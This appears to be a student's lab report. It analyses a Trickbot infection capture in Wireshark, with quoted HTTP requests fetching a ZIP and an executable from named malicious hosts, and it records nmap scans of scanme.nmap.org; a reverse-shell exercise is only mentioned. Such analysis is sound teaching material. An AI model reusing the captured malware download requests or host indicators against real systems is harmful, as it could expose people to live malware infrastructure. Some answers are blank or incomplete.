
Lab 2

2.

iii.



iv. GET /dd05ce3a-a9c9-4018-8252-d579eed1e670.zip HTTP/1.1

This line shows the infected host is requesting a ZIP file from www.dchristjan.com that's not a normal website for a user to contact, so it's malicious. It means Trickbot is trying to download an infected ZIP archive from that server.

v. .

```
HTTP/1.1 200 OK
Date: Wed, 25 Sep 2019 17:53:42 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Last-Modified: Wed, 25 Sep 2019 08:23:20 GMT
ETag: "9d441d3-dda-5935c5d9faea6-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3566
Keep-Alive: timeout=5
Content-Type: application/zip
```


The response is “200 OK”, meaning the file download was successful, and the Content-Type is application/zip, confirming the server sent a ZIP archive file. The response type is ‘application/zip’, indicating that the server sent a ZIP archive back to the infected machine.

vi. InvoiceAndStatement.lnk

```
'{0.....kuy.....O.?s....x....e.i..............PK........
........ .......InvoiceAndStatement.lnkPK..........E....
```

The ZIP archive contained a file named ‘InvoiceAndStatement.lnk’, which serves as the Trickbot payload.

vii.



Observation: The HTTP follow-stream shows the infected host requesting a ZIP file (dd05ec3e-a9c9-4018-8252-d579ed6e167e.zip) from www.dchristjan.com

.


Evidence: The server response “HTTP/1.1 200 OK” with Content-Type: application/zip and the binary data beginning with “PK” confirm the payload is a ZIP archive.
Comment: This proves the host downloaded a compressed malicious file used to deliver Trickbot.

viii. .

```
GET /solar.php HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: pwtyyEKzNtGatwnJjmCcBLbOveCVpc
Host: 144.91.69.195


HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 25 Sep 2019 17:54:12 GMT
Content-Type: application/octet-stream
Content-Length: 679008
Connection: keep-alive
Content-Description: File Transfer
Content-Disposition: attachment; filename="phn34ycjtghm.exe"
Expires: 0
Cache-Control: must-revalidate
Pragma: public

MZ.....................@.....................................        .!..L.!This program cannot be run in DOS mode.

$.............{...{...{...^...{.[.g...{.X.g...{.{.b...{...z...{.{.;...{.{.g...{...\...{.{.f...{.{.>...{.{.F...{.Rich..{.....
........PE..L...7..]..................@..........b........P....@.............................          .......    ............
.............,d.....................................................................................P..`...................
xt....3.......@.................. ..`.rdata..`;...P...@...P..............@..@.data....`.......0..................@....rsrc...
..................@..@.....................................................................................................
.....................................................................................................................
```

Observation: The infected Windows host connected to 144.91.69.195 over HTTP (port 80) and requested /solar.php.
Evidence: The server replied HTTP/1.1 200 OK with Content-Type: application/octet-stream and Content-Disposition: filename="phn34ycjtghm.exe". The payload body begins with the MZ signature, confirming a Windows executable file.
Comment: This packet captures the download of the Trickbot executable, marking the transition from infection setup to full malware installation.

ix. ????



(http.request or tls.handshake.type == 1 or ssl.handshake.type == 1 or tcp.flags.syn == 1) and not ssdp

No.	Source	Source Port	Destination	Destination Port	Protocol	Length	Host
1061	10.9.25.101	49184	187.58.56.26	449	TCP	66	
1062	187.58.56.26	449	10.9.25.101	49184	TCP	58	
1064	10.9.25.101	49184	187.58.56.26	449	TLSv1	149	
1090	10.9.25.101	49185	176.58.123.25	443	TCP	66	
1091	176.58.123.25	443	10.9.25.101	49185	TCP	58	
1093	10.9.25.101	49185	176.58.123.25	443	TLSv1	166	
1121	10.9.25.101	49186	104.124.58.155	80	TCP	66	
1122	104.124.58.155	80	10.9.25.101	49186	TCP	58	
1124	10.9.25.101	49186	104.124.58.155	80	HTTP	356	www.download.
1200	10.9.25.101	49187	195.123.220.86	447	TCP	66	
1202	195.123.220.86	447	10.9.25.101	49187	TCP	58	
1204	10.9.25.101	49187	195.123.220.86	447	TLSv1	149	
1786	10.9.25.101	49188	187.58.56.26	449	TCP	66	
1802	187.58.56.26	449	10.9.25.101	49188	TCP	58	
1804	10.9.25.101	49188	187.58.56.26	449	TLSv1	181	

???

x. .

```
issuer: rdnSequence (0)
  rdnSequence: 3 items (id-at-organizationName=Internet Widgits Pty Ltd,id-at-stateOrProvinceName=Some-State,id-at-countryName=AU)
    RDNSequence item: 1 item (id-at-countryName=AU)
      RelativeDistinguishedName item (id-at-countryName=AU)
    RDNSequence item: 1 item (id-at-stateOrProvinceName=Some-State)
      RelativeDistinguishedName item (id-at-stateOrProvinceName=Some-State)
    RDNSequence item: 1 item (id-at-organizationName=Internet Widgits Pty Ltd)
      RelativeDistinguishedName item (id-at-organizationName=Internet Widgits Pty Ltd)
```

xi. .

```
issuer: rdnSequence (0)
  rdnSequence: 6 items (id-at-commonName=Microsoft IT TLS CA 2,id-at-organizationalUnitName=Microsoft IT,id-at
    RDNSequence item: 1 item (id-at-countryName=US)
      RelativeDistinguishedName item (id-at-countryName=US)
          Object Id: 2.5.4.6 (id-at-countryName)
          CountryName: US
    RDNSequence item: 1 item (id-at-stateOrProvinceName=Washington)
      RelativeDistinguishedName item (id-at-stateOrProvinceName=Washington)
          Object Id: 2.5.4.8 (id-at-stateOrProvinceName)
        DirectoryString: printableString (1)
            printableString: Washington
    RDNSequence item: 1 item (id-at-localityName=Redmond)
      RelativeDistinguishedName item (id-at-localityName=Redmond)
          Object Id: 2.5.4.7 (id-at-localityName)
        DirectoryString: printableString (1)
            printableString: Redmond
    RDNSequence item: 1 item (id-at-organizationName=Microsoft Corporation)
      RelativeDistinguishedName item (id-at-organizationName=Microsoft Corporation)
          Object Id: 2.5.4.10 (id-at-organizationName)
        DirectoryString: printableString (1)
            printableString: Microsoft Corporation
    RDNSequence item: 1 item (id-at-organizationalUnitName=Microsoft IT)
      RelativeDistinguishedName item (id-at-organizationalUnitName=Microsoft IT)
          Object Id: 2.5.4.11 (id-at-organizationalUnitName)
        DirectoryString: printableString (1)
            printableString: Microsoft IT
    RDNSequence item: 1 item (id-at-commonName=Microsoft IT TLS CA 2)
      RelativeDistinguishedName item (id-at-commonName=Microsoft IT TLS CA 2)
          Object Id: 2.5.4.3 (id-at-commonName)
        DirectoryString: printableString (1)
            printableString: Microsoft IT TLS CA 2
```

3. .

i. I ran nmap -sP scanme.nmap.org to perform host discovery. Nmap resolved scanme.nmap.org to 45.33.32.156 and the host responded to discovery probes (reported “Host is up” with ~0.11 s latency). DNS also returned an IPv6 address that was not probed. The Nmap summary shows 1 IP checked and 1 host up. -sP (now -sn) is useful for quickly identifying live hosts without doing port scans.

```
C:\Windows\System32>nmap -sP scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-13 13:26 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.11s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Nmap done: 1 IP address (1 host up) scanned in 3.93 seconds

C:\Windows\System32>
```

ii. -sT performs a TCP connect scan — Nmap completes the full TCP three-way handshake (SYN → SYN/ACK → ACK) on each target port; if the connection succeeds the port is reported open.


```
C:\Windows\System32>nmap -sT -p 80,443 scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-13 13:41 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.094s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT    STATE  SERVICE
80/tcp  open   http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 3.71 seconds

C:\Windows\System32>
```


iii. -sS is a SYN (half-open) scan. Nmap sends a SYN to the target port; if it receives SYN/ACK the port is likely open, and Nmap then sends an RST instead of completing the TCP handshake. Because the full connection is never completed, this can avoid being logged by some application-level services and may bypass simple firewall/IDS rules that only log completed connections.

```
C:\Windows\System32>nmap -sS -p 80,443 scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-13 13:56 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.074s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT    STATE  SERVICE
80/tcp  open   http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 3.53 seconds

C:\Windows\System32>
```

iv. nmap -sT scanme.nmap.org scanned the top 1000 TCP ports; the scan returned 987 closed ports and 4 open ports (22, 80, 9929, 31337).

```
C:\Windows\System32>nmap -sT scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-13 14:02 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.11s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
19/tcp    filtered chargen
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
111/tcp   filtered rpcbind
135/tcp   filtered msrpc
389/tcp   filtered ldap
445/tcp   filtered microsoft-ds
636/tcp   filtered ldapssl
1433/tcp  filtered ms-sql-s
4444/tcp  filtered krb524
9929/tcp  open     nping-echo
31337/tcp open     Elite

Nmap done: 1 IP address (1 host up) scanned in 18.77 seconds

C:\Windows\System32>
```





Difference between the two handshakes:

- nmap -sT (TCP connect) completes the full three-way handshake: SYN → SYN/ACK → ACK.
- nmap -sS (SYN / half-open) does not complete the handshake: it sends SYN → SYN/ACK → RST (Nmap sends an RST instead of ACK), so the TCP connection is never fully established.

The -sS scan avoids completing connections and therefore can leave fewer logs on the target host or be less obvious to some IDS/firewalls.

v. -A enabled OS detection, version detection, default NSE scripts, and traceroute. The scan found the host is up and identified several open services and their versions (e.g. 22/tcp open ssh OpenSSH 6.6.1p1, 80/tcp open http Apache httpd 2.4.7), provided SSH host-key fingerprints, gave aggressive OS guesses (various Linux kernels, not a precise match), and produced a traceroute to the host. This output confirms Nmap discovered live services, their versions, and network path …useful for reconnaissance.

```
C:\Windows\System32>nmap -A scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-13 14:50 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.100s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 987 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
19/tcp    filtered chargen
22/tcp    open     ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
25/tcp    filtered smtp
80/tcp    open     http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
111/tcp   filtered rpcbind
135/tcp   filtered msrpc
389/tcp   filtered ldap
445/tcp   filtered microsoft-ds
636/tcp   filtered ldapssl
1433/tcp  filtered ms-sql-s
4444/tcp  filtered krb524
9929/tcp  open     nping-echo   Nping echo
31337/tcp open     tcpwrapped
Aggressive OS guesses: Linux 4.19 - 5.15 (92%), IPFire 2.27 (Linux 5.15 - 6.1) (92%), Linux 4.15 (92%
Linux 5.4 (92%), Linux 2.6.39 (91%), Linux 3.10 - 3.16 (91%), Linux 3.10 (89%), Linux 2.6.32 (89%), L
x 2.6.35 (88%), Linux 4.9 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 14 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
1   35.00 ms  134.124.204.242
2   35.00 ms  134.124.98.250
3   86.00 ms  kc-core-01-he0-1-0-3-420.mo.more.net (150.199.91.29)
4   106.00 ms fourhundredge-0-0-0-10.1441.core2.kans.net.internet2.edu (198.71.47.161)
5   68.00 ms  fourhundredge-0-0-0-1.4079.core2.denv.net.internet2.edu (163.253.1.250)
6   68.00 ms  fourhundredge-0-0-0-3.4079.core2.salt.net.internet2.edu (163.253.1.169)
7   68.00 ms  fourhundredge-0-0-0-2.4079.core2.sacr.net.internet2.edu (163.253.1.186)
8   69.00 ms  fourhundredge-0-0-0-0.4079.core2.sunn.net.internet2.edu (163.253.1.191)
9   69.00 ms  fourhundredge-0-0-0-49.4079.agg1.sanj.net.internet2.edu (163.253.2.42)
10  122.00 ms eqix-sv1.linode.com (206.223.116.196)
11  ... 13
14  69.00 ms  scanme.nmap.org (45.33.32.156)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.84 seconds
```

vi. I ran nmap --script vuln scanme.nmap.org. Nmap reported several open services (SSH, HTTP, nping-echo, and 31337) and executed vulnerability NSE scripts. The http-slowloris-check reported State: LIKELY VULNERABLE (CVE-2007-6750), indicating the web server may be susceptible to Slowloris DoS. Other HTTP vulnerability scripts found no CSRF/XSS issues, while a few scripts failed to execute (see _http-vuln-cve2014-3704 and _http-aspnet-debug), which typically indicates the script needs debug information or the target did not respond in an expected way.

```
C:\Windows\System32>nmap --script vuln scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-13 14:58 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.093s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 987 closed tcp ports (reset)
PORT      STATE    SERVICE
19/tcp    filtered chargen
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp   filtered rpcbind
135/tcp   filtered msrpc
389/tcp   filtered ldap
445/tcp   filtered microsoft-ds
636/tcp   filtered ldapssl
1433/tcp  filtered ms-sql-s
4444/tcp  filtered krb524
9929/tcp  open     nping-echo
31337/tcp open     Elite

Nmap done: 1 IP address (1 host up) scanned in 47.15 seconds

C:\Windows\System32>
```

vii. **-sV --version-intensity 5**

- More precise product/version strings — e.g. OpenSSH 6.6.1p1 and Apache httpd 2.4.7 ((Ubuntu)) (shows both product and exact version/build hints).
- Service extra-info / banner-like details — sometimes includes OS distribution hints (here it shows “Ubuntu” in the HTTP/SSH results).

- Service Info / CPE — Nmap reported Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel, which helps map services to known CPE identifiers for vulnerability research.
- Possibly more detected services or protocol details — medium intensity can probe additional ports/protocols and return things simpler probes miss (e.g., SSH host-key info or extended HTTP headers when available).
- Better OS/service fingerprinting accuracy — the extra probes improve Nmap's guesses about OS and service versions (you saw the "Aggressive OS guesses" previously when using -A).

-sV --version-intensity linux.bz

```
C:\Windows\System32>nslookup linux.bz
Server:  ns4.dhcp.umsl.edu
Address:  134.124.2.1

Name:    linux.bz


C:\Windows\System32>nslookup linux.bz
Server:  middns1.psdr3.org
Address:  10.80.198.30

Name:    linux.bz


C:\Windows\System32> nmap -sV --version-intensity 5 10.80.198.30
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-13 15:36 -0500
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.26 seconds

C:\Windows\System32>nmap -sV --version-intensity 5 linux.bz
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-13 15:36 -0500
Failed to resolve "linux.bz".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.14 seconds
```


Not sure what's going wrong!

viii. .

```
C:\Windows\System32>nmap -sV -script=banner linux.bz
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-13 15:38 -0500
Failed to resolve "linux.bz".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.18 seconds
```

Might be running into issues because I am using a School's WiFi. Still getting the same thing on my Phone's HotSpot.

4.

i. 

ii. Reverse Shell - It didn't work and you did not give us instructions on getting around the \r error.